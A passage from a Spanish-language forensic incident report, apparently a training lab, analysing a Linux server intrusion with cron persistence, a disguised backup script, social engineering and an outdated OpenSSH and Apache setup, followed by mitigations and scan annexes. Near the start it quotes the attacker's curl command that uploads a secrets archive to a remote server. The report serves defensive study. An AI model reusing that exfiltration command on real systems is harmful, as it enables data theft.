
  curl -X POST -F 'file=@/tmp/secrets.tgz' http://192.168.1.100:8080/upload
- Función: empaqueta datos sensibles y los envía al servidor del atacante.
- Captura de evidencia (secrets.tgz):



- Captura de evidencia (backup.sh):




- Captura de evidencia (.bash_history):




6.12. Manipulación de logs e historial

- Indicios de limpieza de huellas: intentos de editar/borrar .bash_history y registros del sistema.
- backup.log sugiere monitorización de tareas de exfiltración.
- Captura de evidencia (backup.log):



6.13. Reinicios de sistema

- Last.log sacado del Sys.log sugiere fallos o intentos maliciosos para extraer información o instalaciones indebidas o el agente del wazuh.
- **Captura de evidencia (last.log):**



6.14. Ingeniería social (chat.txt)

- **Ubicación:** El archivo chat.txt fue encontrado en el directorio /home/reports/ durante el análisis del auth.log (creado el 23 de junio por el usuario sysadmin).
- **Contenido:**

  text

  From: unknown@externalmail.com

  Hey, run that script I sent you earlier.

  Don't worry, it's clean. Let me know once the backup finishes.

Indicadores de Ingeniería Social

1. **Remitente Desconocido y No Verificado:**
   - La dirección unknown@externalmail.com es genérica y no asociada a ningún dominio confiable. Esto es común en ataques de phishing o ingeniería social para evitar la trazabilidad.
2. **Solicitud de Ejecución de un Script:**
   - La frase "run that script I sent you earlier" implica que el remitente espera que el receptor ejecute código arbitrario. Esto es una táctica clásica para distribuir malware o obtener acceso no autorizado.
   - ⚠️ **Riesgo:** Los scripts pueden contener comandos maliciosos (ej.: descargar payloads, otorgar acceso remoto, exfiltrar datos).


3. **Intento de Generar Confianza:**
    - "Don't worry, it's clean" busca disuadir al receptor de realizar verificaciones de seguridad. Los atacantes often usan este lenguaje para reducir la sospecha y acelerar la acción.
4. **Solicitud de Confirmación:**
    - "Let me know once the backup finishes" podría ser una forma de:
        - Verificar que el script se ejecutó correctamente.
        - Establecer un canal de comunicación para futuras instrucciones.
        - Simular una actividad legítima (como un backup) para enmascarar intenciones maliciosas.

🔗 **Relación con Eventos Previos en auth.log**

- El archivo chat.txt fue creado durante una sesión activa de sysadmin (23 de junio), donde también se modificaron otros archivos sospechosos (ej.: .bash_history, install.sh, backup.log).

Esto sugiere que el sistema pudo haber sido comprometido previamente, y el atacante está utilizando técnicas de ingeniería social para persistir o expandir su acceso.

- **Captura de evidencia (chat.txt):**



7. Análisis de otros incidentes

Durante el análisis forense se detectaron también trazas de incidentes adicionales que, aunque no forman parte directa de la intrusión principal, representan riesgos de seguridad que debían documentarse.

7.1. Alertas en Wazuh (SIEM corporativo)

El sistema de monitorización **Wazuh** generó varias alertas en fechas próximas a la intrusión:

- **Múltiples intentos de acceso fallido por SSH** desde IPs externas (brute force).
- **Modificación de archivos críticos del sistema** sin ticket de cambio registrado.

- **Creación de procesos inusuales** ejecutados por el usuario reports.
- Usuario wazuh con /sbin/nologin.
- Servicio wazuh-agent habilitado, sin evidencia de configuración alterada.
- Posible abuso como camuflaje por el atacante.

📌 **Interpretación:**
Aunque las alertas estaban presentes, no se había establecido un procedimiento de escalado efectivo, lo que retrasó la respuesta. El SIEM cumplió su función de detección, pero faltó correlación y reacción.

7.2. Configuración de firewall

Se verificó que el firewall corporativo:

- Permitía conexiones entrantes a los puertos **22 (SSH)**, **21 (FTP)** y **80 (HTTP)** desde cualquier origen externo.
- No tenía restricciones geográficas ni listas de acceso permitidas específicas.
- Carecía de reglas de **egress filtering**, lo que permitió que el tráfico de exfiltración saliera libremente hacia la IP atacante.
- ufw presente, pero no hay evidencia de reglas activas.
- Implica salida libre hacia el C2 (192.168.1.100:8080).

📌 **Interpretación:**
El firewall estaba configurado de forma permisiva, orientado más a la disponibilidad que a la seguridad. Esto facilitó tanto el acceso inicial como la fuga de información.
Artefactos maliciosos identificados:

- /opt/.archive/credentials.txt y /backups/.logs/creds.txt → credenciales en texto plano.
- /bin/backup2.sh → script de exfiltración (tar + curl hacia 192.168.1.100:8080).
- /opt/scripts/logrotate.sh → camuflaje bajo apariencia legítima.

8. Mitigaciones (cómo se resuelve el incidente)

8.1. Mitigaciones inmediatas

- **Aislamiento del servidor comprometido**: desconectar de la red y preservar imagen forense para posibles acciones legales.

- **Reinstalación/Restauración**
    - Preferente reinstalar desde imagen limpia.

    - En su defecto, restaurar de backup anterior a la intrusión.
- **Rotación urgente de credenciales**:
    - cambio de política de complejidad mínima.
    - Rotación de todas las claves y contraseñas.
    - Invalidez inmediata de claves SSH antiguas.
- **Eliminación de persistencia maliciosa**: borrar backup2.sh y cualquier entrada en cron ajena al sistema.
    - Borrado de cron malicioso en /etc/cron.d/sys-maintenance.
    - Eliminación de backup2.sh en /bin/.
    - Revisión completa de cron jobs de sistema y usuarios.
- **Análisis de alcance**: verificar si otros sistemas han enviado tráfico a la misma IP externa.
- **Bloqueo en firewall** de la IP 192.168.1.100 y revisión de listas de control de acceso. Aislamiento del servidor en la red. Auditar las reglas de firewall y revisar las conexiones de red salientes para detectar actividad sospechosa.
- **No Ejecutar el Script**: Si el script aún no se ha ejecutado, aislar el sistema y no proceder con la solicitud.
- **Búsqueda de Scripts Relacionados**: Escanear el sistema en busca de scripts recientes (ej.: en /home/reports/, /tmp/, o directorios ocultos) con herramientas como find / -name "*.sh" -mtime -30.
- **Educación del Usuario**: Reforzar la concienciación sobre ingeniería social: no ejecutar archivos o scripts de remitentes desconocidos y verificar siempre la fuente.
- Monitoreo post-incidente
    - Activar reglas de detección en Wazuh para cron, curl y exfiltración HTTP.
    - Auditoría completa de auth.log, apache2 y vsftpd.
- Endurecimiento inmediato
    - UFW con política restrictiva (solo 22/tcp administración, 80/tcp web, denegar el resto).

8.2. Mitigaciones a corto plazo

- **Implementar MFA en accesos SSH** para evitar compromiso por credenciales robadas.
- **Deshabilitar servicios innecesarios** (VSFTPD si no es crítico).
- **Reforzar la monitorización de logs** con alertas automáticas en caso de:
    - Conexiones SSH fuera de horarios de oficina.
    - Creación de tareas programadas no autorizadas.
    - Descargas de binarios desde IPs externas.

8.3. Mitigaciones a medio y largo plazo

- **Revisión completa de políticas de credenciales**: prohibición absoluta de almacenamiento en texto plano.
- **Segmentación de red**: separar entornos de producción de servicios expuestos a Internet.
- **Formación de usuarios y administradores** en buenas prácticas de ciberseguridad.
- **Integración de un SIEM (ej. Wazuh + Suricata)** para correlación de eventos y respuesta temprana.
- **Simulacros de respuesta a incidentes** para probar la preparación del equipo.

📊 **Conclusión**

*El mensaje en chat.txt presenta **múltiples banderas rojas** de ingeniería social y probablemente sea parte de un intento de comprometer el sistema. La combinación de un remitente no verificado, la solicitud de ejecutar un script y el lenguaje tranquilizador son características típicas de ataques de phishing o intrusión. Se recomienda investigar a fondo y aplicar medidas de seguridad proactivas.*

🔎 **Interpretación global de eventos:**

- El atacante **entró** usando credenciales comprometidas.
- **Instaló persistencia** con cron.
- **Automatizó la exfiltración** con backup2.sh.
- **Robó datos** (respaldos comprimidos enviados fuera de la red).

---

9. Mitigaciones de otros incidentes

9.1 Wazuh

- Definir reglas de correlación más estrictas (ej. 5 intentos de login fallidos → alerta crítica + bloqueo).
- Integrar Wazuh con un sistema de respuesta automatizada (SOAR).
- Establecer un procedimiento de escalado con responsables claros y tiempos de reacción definidos.

9.2 Firewall

- Restringir accesos entrantes a servicios únicamente desde direcciones autorizadas.

- Deshabilitar puertos innecesarios (ej. FTP si no es crítico).
- Implementar filtrado de salida (*egress filtering*) para evitar exfiltración hacia IPs no aprobadas.
- Revisar la configuración bajo un modelo **"deny by default"**.

---

10. Vulnerabilidades detectadas

El análisis reveló varias **vulnerabilidades técnicas y de proceso** que fueron explotadas o que pudieron serlo:

Host objetivo: 192.168.1.110 (VM VirtualBox)
Servicios expuestos:

- 21/tcp – **FTP** (vsftpd 3.0.5)
- 22/tcp – **SSH** (OpenSSH 8.2p1 Ubuntu 4ubuntu0.13) con múltiples CVE relevantes (p.ej., **CVE-2023-38408**, **CVE-2020-15778**, **CVE-2021-41617**, "Terrapin" **CVE-2023-48795**) reportadas por el script vulners
- 80/tcp – **HTTP** (Apache httpd 2.4.41 Ubuntu) con un gran número de CVE de severidad alta/ crítica y exploits públicos (incluye issues en normalización de rutas, mod_proxy, path traversal, access control, etc.)

Riesgos específicos:

- **21/tcp – FTP (vsftpd 3.0.5) Riesgo intrínseco del protocolo,** credenciales y datos en **texto claro** si no usas FTPS; expone superficie para enumeración de usuarios y fuerza bruta. (El escaneo no muestra "anonymous", pero mantener FTP abierto ya es riesgo si no es imprescindible).
- **22/tcp – SSH (OpenSSH 8.2p1)**
  - **Versión desactualizada** con CVE conocidas y exploits públicos listados por vulners, entre ellas:
  - **CVE-2023-38408** (riesgos asociados a agent forwarding/PKCS#11),
  - **CVE-2020-15778** (riesgo con scp/command injection),
  - **CVE-2021-41617** (privilege escalation bajo ciertas configs),
  - **CVE-2023-48795** ("Terrapin", manipulación del protocolo).
    Todas ellas aparecen en el bloque de resultados de vulners para OpenSSH 8.2p1.
- **80/tcp – HTTP (Apache 2.4.41)**
  - **Versión desactualizada** con **múltiples CVE** de severidad alta/ crítica y **exploits públicos/Metasploit** según vulners (p.ej., **CVE-2022-28615**, **CVE-2022-22721**, **CVE-2024-38475/38473**, issues de **normalize path** con módulos, etc.). La lista extensa en el reporte indica **exposición significativa** si hay módulos vulnerables habilitados o configs por defecto.

- **HTTP sin TLS** en el puerto 80 (sin redirección observada en el escaneo), lo que implica **tráfico en claro** y riesgo de MITM si se autentica algo por HTTP.

11. Mitigaciones por vulnerabilidad/servicio

FTP (21/tcp – vsftpd 3.0.5)

1. **Valorar deshabilitar FTP** si no es estrictamente necesario; sustituir por **SFTP (sobre SSH)** o **FTPS**. **Cierra 21/tcp en el firewall** si no se usa.
2. Si debe mantenerse:
    - **Forzar FTPS/TLS**, deshabilitar logins inseguros, y **bloquear "anonymous"**.
    - **Restringir IPs** permitidas (iptables/ufw/NGFW).
    - **Fail2ban**/rate-limit contra fuerza bruta.
    - **Chroot/jails** para usuarios FTP y **permisos mínimos** en el filesystem.
    - **Registro y alertas**: activar logs detallados y monitorizar intentos fallidos.

SSH (22/tcp – OpenSSH 8.2p1)

1. **Actualizar OpenSSH** a la versión soportada más reciente por el sistema o **saltando de release** (si estás en Ubuntu 20.04 con 8.2p1, valora migrar a una LTS más nueva donde OpenSSH tenga fixes modernos). Esto reduce exposición a **CVE-2023-38408**, **CVE-2020-15778**, **CVE-2021-41617**, **CVE-2023-48795**, etc.
2. **Endurecimiento de configuración (/etc/ssh/sshd_config)**:
    - **PasswordAuthentication no**, exigir **claves** (ed25519/rsa-mín 3072).
    - **PermitRootLogin no**; usar sudo con MFA.
    - **AllowUsers**/AllowGroups para lista blanca.
    - **PubkeyAuthentication yes**, **ChallengeResponseAuthentication no**.
    - **Deshabilitar scp clásico** (usar sftp) y **AllowAgentForwarding no** salvo necesidad (mitiga riesgos vinculados a CVE-2023-38408).
    - **KexAlgorithms/MACs/Ciphers**: usar suites modernas; activar **StrictKex/rekeying frecuente** para mitigar "Terrapin".
3. **Superficie y detección**:
    - **Mover el puerto** sólo reduce ruido, no es mitigación real, pero combinado con **fail2ban** y **rate-limit** ayuda.
    - **Firewall**: restringir 22/tcp a IPs de administración (VPN).
    - **MFA** (por ejemplo, TOTP o U2F con PAM).
    - **Logs + alertas** (AuthLog) y **OSQuery/Wazuh** para telemetría.

HTTP (80/tcp – Apache 2.4.41)

1. **Actualizar Apache** a la **última 2.4.x soportada** (los resultados muestran CVE críticas y exploits públicos contra 2.4.41). Si estás en una LTS con backports, confirma que **todas las correcciones** están aplicadas; de lo contrario, **actualiza distro**.
2. **TLS en todo**:
    - **Habilitar HTTPS** (Let's Encrypt/ACME), **redirección 80→443**, **HSTS**, TLS1.2+ y deshabilitar suites débiles. (El escaneo sólo ve 80/tcp).
3. **Endurecimiento**:
    - **Deshabilitar módulos no usados** (revisar mods-enabled). Muchas CVE afectan módulos concretos (**mod_proxy**, **mod_lua**, **mod_proxy_uwsgi**, etc.); si no se usan, **desinstálalos**.
    - **ServerTokens Prod** y **ServerSignature Off** para **no filtrar versión**.
    - **Políticas de cabeceras**: X-Frame-Options, X-Content-Type-Options, Referrer-Policy, Content-Security-Policy (según app).
    - **Permisos y raíz del doc**: sin escritura para el usuario del servicio; **disable directory listing**; reglas de acceso explícitas.
    - **WAF/ModSecurity + CRS** como capa adicional.
4. **Superficie y parcheo de la aplicación**:
    - Si hay CMS/apps detrás, **parchear** (plugins/temas), **segregar** con **reverse proxy** y **contenedores** cuando sea posible.

Controles transversales

- **Cierre de puertos** no necesarios (principio de mínimo servicio).
- **Segmentación de red** (admin por VPN, DMZ para HTTP, sin acceso directo a mgmt).
- **Gestión de parches** (SO, paquetes, servicios).
- **Backups probados** + **copias inmutables**.
- **EDR/IDS/IPS** y **monitorización de logs** con reglas de alerta (auth, 404/500 anómalos, brute force, cambios de config).
- **Políticas de contraseñas/MFA** y **rotación de claves**.
- **Inventario** y **baseline** de configuración para detectar derivas.

---

12. Conclusiones del análisis

Tras el estudio exhaustivo de la evidencia digital, se confirma que el servidor investigado fue objeto de una intrusión con fines de **robo de información**.

Los hechos probados son los siguientes:

1. Acceso inicial mediante credenciales expuestas
    - El atacante utilizó credenciales almacenadas en texto plano para autenticarse en el sistema a través de SSH.
2. Persistencia establecida en cron
    - Se configuró un *job* en /etc/cron.d/sys-maintenance para ejecutar de forma periódica un script malicioso que garantizaba la continuidad del acceso.
3. Exfiltración de datos
    - El script backup2.sh empaquetaba directorios completos y los transfería a un servidor externo (192.168.1.100:8080).
4. Uso de herramientas y técnicas manuales
    - El .bash_history muestra descargas y ejecuciones de malware desde un servidor remoto.
5. Exposición innecesaria de servicios
    - La coexistencia de SSH, Apache y VSFTPD sin medidas de segmentación aumentó la superficie de ataque.
6. Otros intentos Maliciosos
    - Creacion de cuentas
    - Chat.txt
    - Multiples ataques de fuerza bruta

📌 En síntesis: el incidente responde a un ataque planificado y exitoso en su fase de exfiltración, aprovechando malas prácticas internas (credenciales en claro, ausencia de segmentación y control insuficiente de integridad de logs).

---

13. ANEXOS

13.1. Htop

top - 17:29:34 up 16 min, 1 user, load average: 0.00, 0.00, 0.00

Tasks: 115 total, 1 running, 112 sleeping, 2 stopped, 0 zombie

%Cpu(s): 0.0 us, 0.0 sy, 0.0 ni,100.0 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st

MiB Mem : 3919.9 total, 3059.3 free, 184.4 used, 676.2 buff/cache

MiB Swap: 3167.0 total, 3167.0 free, 0.0 used. 3505.0 avail Mem

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
2520	root	20	0	0	0	0	I	6.7	0.0	0:00.07	kworker/1:0-events
1	root	20	0	103868	12912	8492	S	0.0	0.3	0:05.58	systemd
2	root	20	0	0	0	0	S	0.0	0.0	0:00.01	kthreadd
3	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	rcu_gp
4	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	rcu_par_gp
6	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kworker/0:0H-kblockd
7	root	20	0	0	0	0	I	0.0	0.0	0:00.17	kworker/u4:0-events_power_e+
8	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	mm_percpu_wq
9	root	20	0	0	0	0	S	0.0	0.0	0:00.09	ksoftirqd/0
10	root	20	0	0	0	0	I	0.0	0.0	0:00.36	rcu_sched
11	root	rt	0	0	0	0	S	0.0	0.0	0:00.00	migration/0
12	root	-51	0	0	0	0	S	0.0	0.0	0:00.00	idle_inject/0
13	root	20	0	0	0	0	I	0.0	0.0	0:00.01	kworker/0:1-events
14	root	20	0	0	0	0	S	0.0	0.0	0:00.00	cpuhp/0
15	root	20	0	0	0	0	S	0.0	0.0	0:00.00	cpuhp/1
16	root	-51	0	0	0	0	S	0.0	0.0	0:00.00	idle_inject/1
17	root	rt	0	0	0	0	S	0.0	0.0	0:00.97	migration/1
18	root	20	0	0	0	0	S	0.0	0.0	0:00.08	ksoftirqd/1
20	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	kworker/1:0H-kblockd
21	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kdevtmpfs
22	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	netns
23	root	20	0	0	0	0	S	0.0	0.0	0:00.00	rcu_tasks_kthre
24	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kauditd
25	root	20	0	0	0	0	S	0.0	0.0	0:00.00	khungtaskd
26	root	20	0	0	0	0	S	0.0	0.0	0:00.00	oom_reaper
27	root	0	-20	0	0	0	I	0.0	0.0	0:00.00	writeback
28	root	20	0	0	0	0	S	0.0	0.0	0:00.00	kcompactd0
29	root	25	5	0	0	0	S	0.0	0.0	0:00.00	ksmd

```
 30 root     39  19     0     0     0 S   0.0   0.0   0:00.00 khugepaged
 77 root      0 -20     0     0     0 I   0.0   0.0   0:00.00 kintegrityd
 78 root      0 -20     0     0     0 I   0.0   0.0   0:00.00 kblockd
 79 root      0 -20     0     0     0 I   0.0   0.0   0:00.00 blkcg_punt_bio
 80 root      0 -20     0     0     0 I   0.0   0.0   0:00.00 tpm_dev_wq
 81 root      0 -20     0     0     0 I   0.0   0.0   0:00.00 ata_sff
 82 root      0 -20     0     0     0 I   0.0   0.0   0:00.00 md
 83 root      0 -20     0     0     0 I   0.0   0.0   0:00.00 edac-poller
 84 root      0 -20     0     0     0 I   0.0   0.0   0:00.00 devfreq_wq
 85 root     rt   0     0     0     0 S   0.0   0.0   0:00.00 watchdogd
 86 root     20   0     0     0     0 I   0.0   0.0   0:00.13 kworker/u4:1-events_freezab+
 89 root     20   0     0     0     0 S   0.0   0.0   0:00.00 kswapd0
 90 root     20   0     0     0     0 S   0.0   0.0   0:00.00 ecryptfs-kthrea
 92 root      0 -20     0     0     0 I   0.0   0.0   0:00.00 kthrotld
 93 root      0 -20     0     0     0 I   0.0   0.0   0:00.00 acpi_thermal_pm
 94 root     20   0     0     0     0 S   0.0   0.0   0:00.00 scsi_eh_0
 95 root      0 -20     0     0     0 I   0.0   0.0   0:00.00 scsi_tmf_0
 96 root     20   0     0     0     0 S   0.0   0.0   0:00.01 scsi_eh_1
 97 root      0 -20     0     0     0 I   0.0   0.0   0:00.00 scsi_tmf_1
 99 root      0 -20     0     0     0 I   0.0   0.0   0:00.00 vfio-irqfd-clea
101 root      0 -20     0     0     0 I   0.0   0.0   0:00.00 ipv6_addrconf
110 root      0 -20     0     0     0 I   0.0   0.0   0:00.00 kstrp
113 root      0 -20     0     0     0 I   0.0   0.0   0:00.05 kworker/0:1H-kblockd
114 root      0 -20     0     0     0 I   0.0   0.0   0:00.00 kworker/u5:0
128 root      0 -20     0     0     0 I   0.0   0.0   0:00.00 charger_manager
129 root      0 -20     0     0     0 I   0.0   0.0   0:00.10 kworker/1:1H-kblockd
175 root      0 -20     0     0     0 I   0.0   0.0   0:00.00 cryptd
176 root     20   0     0     0     0 S   0.0   0.0   0:00.00 scsi_eh_2
178 root      0 -20     0     0     0 I   0.0   0.0   0:00.00 scsi_tmf_2
220 root    -51   0     0     0     0 S   0.0   0.0   0:00.12 irq/18-vmwgfx
221 root      0 -20     0     0     0 I   0.0   0.0   0:00.00 ttm_swap
247 root      0 -20     0     0     0 I   0.0   0.0   0:00.00 raid5wq
```

290 root 20 0 0 0 0 S 0.0 0.0 0:00.11 jbd2/sda2-8

291 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 ext4-rsv-conver

361 root 19 -1 68524 15984 14948 S 0.0 0.4 0:00.40 systemd-journal

388 root 20 0 2488 508 444 S 0.0 0.0 0:00.00 none

397 root 20 0 0 0 0 I 0.0 0.0 0:00.34 kworker/1:4-events

417 root 20 0 22508 5944 4088 S 0.0 0.1 0:00.78 systemd-udevd

489 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 iprt-VBoxWQueue

616 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 kaluad

617 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 kmpath_rdacd

618 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 kmpathd

619 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 kmpath_handlerd

620 root rt 0 280200 18000 8208 S 0.0 0.4 0:00.12 multipathd

629 root 0 -20 0 0 0 S 0.0 0.0 0:00.01 loop0

631 root 0 -20 0 0 0 S 0.0 0.0 0:00.01 loop1

632 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 loop2

646 systemd+ 20 0 90880 6244 5460 S 0.0 0.2 0:00.12 systemd-timesyn

685 systemd+ 20 0 27264 7612 6744 S 0.0 0.2 0:00.12 systemd-network

687 systemd+ 20 0 25476 12912 8064 S 0.0 0.3 0:00.23 systemd-resolve

699 root 20 0 235576 7500 6664 S 0.0 0.2 0:00.04 accounts-daemon

704 root 20 0 6816 2900 2696 S 0.0 0.1 0:00.00 cron

705 message+ 20 0 7588 4768 3948 S 0.0 0.1 0:00.40 dbus-daemon

718 root 20 0 81828 3756 3460 S 0.0 0.1 0:00.03 irqbalance

719 root 20 0 29668 18836 10612 S 0.0 0.5 0:00.13 networkd-dispat

721 root 20 0 232728 6788 6100 S 0.0 0.2 0:00.01 polkitd

722 syslog 20 0 224344 5056 3760 S 0.0 0.1 0:00.02 rsyslogd

726 root 20 0 1394360 31848 19872 S 0.0 0.8 0:06.14 snapd

731 root 20 0 17308 7912 7020 S 0.0 0.2 0:00.16 systemd-logind

735 root 20 0 393260 12048 10200 S 0.0 0.3 0:00.08 udisksd

740 daemon 20 0 3796 2132 1956 S 0.0 0.1 0:00.00 atd

742 root 20 0 6808 3016 2596 S 0.0 0.1 0:00.00 vsftpd

778 root 20 0 5996 3960 3176 S 0.0 0.1 0:00.02 login

794 root 20 0 315104 11080 9376 S 0.0 0.3 0:00.09 ModemManager

```
 796 root      20   0   12188   6960   6116 S   0.0   0.2   0:00.00 sshd
 826 root      20   0    6532   4468   3276 S   0.0   0.1   0:00.04 apache2
 830 www-data  20   0 1211420   4392   2828 S   0.0   0.1   0:00.00 apache2
 831 www-data  20   0 1211420   4408   2844 S   0.0   0.1   0:00.00 apache2
 898 root      20   0  107924  20816  13148 S   0.0   0.5   0:00.12 unattended-upgr
 925 root      20   0   25880   3572   2420 S   0.0   0.1   0:00.03 wazuh-execd
 977 wazuh     20   0  173620   7372   6000 S   0.0   0.2   0:00.13 wazuh-agentd
1010 root      30  10  124284   8088   6420 S   0.0   0.2   0:00.01 wazuh-syscheckd
1022 root      20   0  528084  10176   8672 S   0.0   0.3   0:00.17 wazuh-logcollec
1039 root      20   0  535264  17324  11608 S   0.0   0.4   0:00.36 wazuh-modulesd
1715 sysadmin  20   0   19056   9672   8140 S   0.0   0.2   0:00.13 systemd
1724 sysadmin  20   0  104124   3408     12 S   0.0   0.1   0:00.00 (sd-pam)
1730 sysadmin  20   0    8264   5128   3412 S   0.0   0.1   0:00.08 bash
1844 root      20   0       0      0      0 I   0.0   0.0   0:00.03 kworker/u4:2-events_power_e+
1896 root       0 -20       0      0      0 S   0.0   0.0   0:00.00 loop3
2014 root       0 -20       0      0      0 S   0.0   0.0   0:00.00 loop4
2075 root      20   0       0      0      0 I   0.0   0.0   0:00.53 kworker/0:0-events
2450 sysadmin  20   0    9256   3880   3208 T   0.0   0.1   0:01.09 top
2462 root      20   0       0      0      0 I   0.0   0.0   0:00.16 kworker/1:1-cgroup_destroy
2484 sysadmin  20   0    9256   3900   3220 T   0.0   0.1   0:00.42 top
2488 root      20   0       0      0      0 I   0.0   0.0   0:00.04 kworker/u4:3-events_power_e+
2499 root      20   0       0      0      0 I   0.0   0.0   0:00.00 kworker/0:2
2524 sysadmin  20   0    9116   3608   3156 R   0.0   0.1   0:00.00 top
```

13.2. Nmap

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-04 14:11 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
```

